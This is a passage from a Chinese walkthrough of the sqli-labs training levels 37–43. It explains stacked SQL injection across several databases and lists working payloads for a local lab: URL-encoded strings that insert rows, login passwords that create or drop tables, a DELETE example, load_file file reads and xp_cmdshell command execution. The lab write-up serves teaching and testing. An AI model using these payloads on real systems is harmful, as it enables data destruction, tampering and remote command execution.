
Less-37

本关与 34 关是大致相似的，区别在于处理 post 内容用的是 mysql_real_escape_string()函数，而不是 addslashes()函数，但是原理是一直的，上面我们已经分析过原理了，这里就不进行赘述了。

我们依旧利用万能密码的思路进行突破。

提交内容为下图所示：





可以看见能够正常登陆。

Summary:
从上面的几关当中，可以总结一下过滤‘\ 常用的三种方式是直接 replace，addslashes(),mysql_real_escape_string()。三种方式仅仅依靠一个函数是不能完全防御的，所以我们在编写代码的时候需要考虑的更加仔细。同时在上述过程中，我们也给出三种防御的方式，相信仔细看完已经明白了，这里就不赘述了。

第三部分/page-3 Stacked injection

Background-8 stacked injection

Stacked injections:堆叠注入。从名词的含义就可以看到应该是一堆 sql 语句（多条）一起执行。而在真实的运用中也是这样的，我们知道在 mysql 中，主要是命令行中，每一条语句结尾加 ； 表示语句结束。这样我们就想到了是不是可以多句一起使用。这个叫做 stacked injection。

0x01 原理介绍

在 SQL 中，分号（;）是用来表示一条 sql 语句的结束。试想一下我们在 ； 结束一个 sql 语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而 union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于 union 或者 union all 执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。


例如以下这个例子。

用户输入：
1; DELETE FROM products
服务器端生成的 sql 语句为：（因未对输入的参数进行过滤）
Select * from products where productid=1;DELETE FROM products

当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

0x02 堆叠注入的局限性

堆叠注入的局限性在于并不是每一个环境下都可以执行，可能受到 API 或者数据库引擎不支持的限制，当然了权限不足也可以解释为什么攻击者无法修改数据或者调用一些程序。



Ps：此图是从原文中截取过来的，因为我个人的测试环境是 php+mysql，是可以执行的，此处对于 mysql/php 存在质疑。但个人估计原文作者可能与我的版本的不同的原因。

虽然我们前面提到了堆叠查询可以执行任意的 sql 语句，但是这种注入方式并不是十分的完美的。在我们的 web 系统中，因为代码通常只返回一个查询结果，因此，堆叠注入第二个语句产生错误或者结果只能被忽略，我们在前端界面是无法看到返回结果的。

因此，在读取数据时，我们建议使用 union（联合）注入。同时在使用堆叠注入之前，我们也是需要知道一些数据库相关信息的，例如表名，列名等信息。

0x03 各个数据库实例介绍

本节我们从常用数据库角度出发，介绍几个类型的数据库的相关用法。数据库的基本操作，增删查改。以下列出数据库相关堆叠注入的基本操作。

Mysql 数据库

（1）新建一个表 select * from users where id=1;create table test like users;

```
mysql> select * from users where id=1;create table test like users;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.43 sec)

Query OK, 0 rows affected (0.55 sec)
```

执行成功，我们再去看一下是否新建成功表。

```
mysql> select * from users where id=1;create table test like users;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.43 sec)

Query OK, 0 rows affected (0.55 sec)

mysql> show tables;
+--------------------+
| Tables_in_security |
+--------------------+
| emails             |
| referers           |
| test               |
| uagents            |
| users              |
+--------------------+
5 rows in set (0.14 sec)

mysql>
```

新建的test

（2）删除上面新建的 test 表 select * from users where id=1;drop table test;

```
mysql> select * from users where id=1;drop table test;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

Query OK, 0 rows affected (0.19 sec)
```

```
mysql> select * from users where id=1;drop table test;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

Query OK, 0 rows affected (0.19 sec)

mysql> show tables;
+--------------------+
| Tables_in_security |
+--------------------+
| emails             |
| referers           |
| uagents            |
| users              |
+--------------------+
4 rows in set (0.00 sec)
```

（3）查询数据 select * from users where id=1;select 1,2,3;

```
mysql> select * from users where id=1;select 1,2,3;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.00 sec)
```

加载文件　select * from users where id=1;select load_file('c:/tmpupbbn.php');


```
mysql> select * from users where id=1;select load_file('c:/tmpupbbn.php');
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

+--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
-------------+
| load_file('c:/tmpupbbn.php')
```

（4）修改数据 select * from users where id=1;insert into users(id,username,password) values('100','new','new');


```
mysql> select * from users where id=1;insert into users(id,username,password) va
lues('100','new','new');
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

Query OK, 1 row affected (0.07 sec)
```

Sql server 数据库


(1)增加数据表 select * from test;create table sc3(ss CHAR(8));




（2）删除数据表 select * from test;drop table sc3;



(3)查询数据 select 1,2,3;select * from test;




（4）修改数据 select * from test;update test set name='test' where id=3;



（5）sqlserver 中最为重要的存储过程的执行

```
select * from test where id=1;exec master..xp_cmdshell 'ipconfig'
```



Oracle 数据库

上面的介绍中我们已经提及，oracle 不能使用堆叠注入，可以从图中看到，当有两条语句在同一行时，直接报错。无效字符。后面的就不往下继续尝试了。

```
SQL> select table_name from user_tables;select view_name from user_views;
select table_name from user_tables;select view_name from user_views
                                   *
第 1 行出现错误:
ORA-00911: 无效字符
```

Postgresql 数据库

（1）新建一个表　　select * from user_test;create table user_data(id DATE);

```
test=> select * from user_test;create table user_data(id DATE);
 name | signup_date
------+-------------
 张三 | 2013-12-22
 李四 | 2014-12-22
 王五 | 2015-12-22
(3 rows)

CREATE TABLE
test=>
```

```
test=> select * from user_data;
 id
----
(0 rows)
```

可以看到 user_data 表已经建好。

（2）删除上面新建的 user_data 表 select * from user_test;delete from user_data;

```
test=> select * from user_test;delete from user_data;
 name | signup_date
------+-------------
 张三 | 2013-12-22
 李四 | 2014-12-22
 王五 | 2015-12-22
(3 rows)

DELETE 0
test=>
```

表已经删除了

(3)查询数据 select * from user_test;select 1,2,3;

```
test=> select * from user_test;select 1,2,3;
 name | signup_date
------+-------------
 张三 | 2013-12-22
 李四 | 2014-12-22
 王五 | 2015-12-22
(3 rows)

 ?column? | ?column? | ?column?
----------+----------+----------
        1 |        2 |        3
(1 row)

test=>
```

(4)修改数据 select * from user_test;update user_test set name='modify' where name='张三';


Less-38

学习了关于 stacked injection 的相关知识，我们在本关可以得到直接的运用。
在执行 select 时的 sql 语句为：SELECT * FROM users WHERE id='$id' LIMIT 0,1
可以直接构造如下的 payload：
http://127.0.0.1/sqli-labs/Less-38/index.php?id=1%27;insert%20into%20users(id,username,password)%20values%20(%2738%27,%27less38%27,%27hello%27)--+


再看数据表中的内容：可以看到 less38 已经添加。

Less-39

和 less-38 的区别在于 sql 语句的不一样：SELECT * FROM users WHERE id=$id LIMIT 0,1
也就是数字型注入，我们可以构造以下的 payload：
http://127.0.0.1/sqli-labs/Less-39/index.php?id=1;insert%20into%20users(id,username,password)%20values%20(%2739%27,%27less39%27,%27hello%27)--+




通过数据表中可以看到添加的 less-39 项。



Less-40

本关的 sql 语句为 SELECT * FROM users WHERE id=('$id') LIMIT 0,1
我们根据 sql 语句构造以下的 payload：
http://127.0.0.1/sqli-labs/Less-40/index.php?id=1%27);%20insert%20into%20users(id,username,password)%20values%20(%27109%27,%27hello%27,%27hello%27)%23



Less-41

此处与 less-39 是一致的，区别在于 41 错误不回显。所以我们称之为盲注。

Payload：

http://192.168.11.189/sqli-labs/Less-41/index.php?id=1;%20insert%20into%20users(id,username,password)%20values%20(%27110%27,%27less41%27,%27hello%27)%23

Less-42

Update 更新数据后，经过 mysql_real_escape_string()处理后的数据，存入到数据库当中后不会发生变化。在 select 调用的时候才能发挥作用。所以不用考虑在更新密码处进行注入，这关和二次注入的思路是不一样的。

本关从 login.php 源代码中分析可知：

```
function sqllogin($host,$dbuser,$dbpass, $dbname){
    // connectivity
//mysql connections for stacked query examples.
$con1 = mysqli_connect($host,$dbuser,$dbpass, $dbname);

    $username = mysqli_real_escape_string($con1, $_POST["login_user"]);
    $password = $_POST["login_password"];

    // Check connection
    if (mysqli_connect_errno($con1))
    {
        echo "Failed to connect to MySQL: " . mysqli_connect_error();
    }
    else
    {
        @mysqli_select_db($con1, $dbname) or die ( "Unable to connect to the database ######: ");
    }
```

Password 变量在 post 过程中，没有通过 mysql_real_escape_string()函数的处理。因此在登录的时候密码选项我们可以进行 attack。

登录用户名随意

密码登录用以下的方式 c';drop table me#　　（删除 me 表）

c';create table me like users#　　（创建一个 me 的表）

下面这张图是我们没有登录时数据库当中存在的表

```
mysql> show tables;
+--------------------+
| Tables_in_security |
+--------------------+
| emails             |
| me                 |
| referers           |
| uagents            |
| users              |
+--------------------+
5 rows in set (0.00 sec)
```

此处登录 username:admin

Password:c';create table less42 like users#

原 sql 语句为

$sql = "SELECT * FROM users WHERE username='$username' and password='$password'";

登录时构造的 sql 语句为

SELECT * FROM users WHERE username='admin' and password='c';create table less42 like users#

利用 stacked injection，我们成功执行创建数据表 less42 的语句。

从下图可以看出 show tables 后已经成功创建 less42 表。


```
mysql> show tables;
+--------------------+
| Tables_in_security |
+--------------------+
| emails             |
| less42             |
| me                 |
| referers           |
| uagents            |
| users              |
+--------------------+
6 rows in set (0.01 sec)
```

利用 c';drop table me#作为登录密码，删除该表。


同样的利用此方式可以更新和插入数据项，这里就不进行演示了。

Less-43

本关与 42 关的原理基本一致，我们还是定位在 login.php 中的 password。看一下 sql 语句为:
$sql = "SELECT * FROM users WHERE username=('$username') and password=('$password')";
登录：username： admin
Password： c');create table less43 like users#



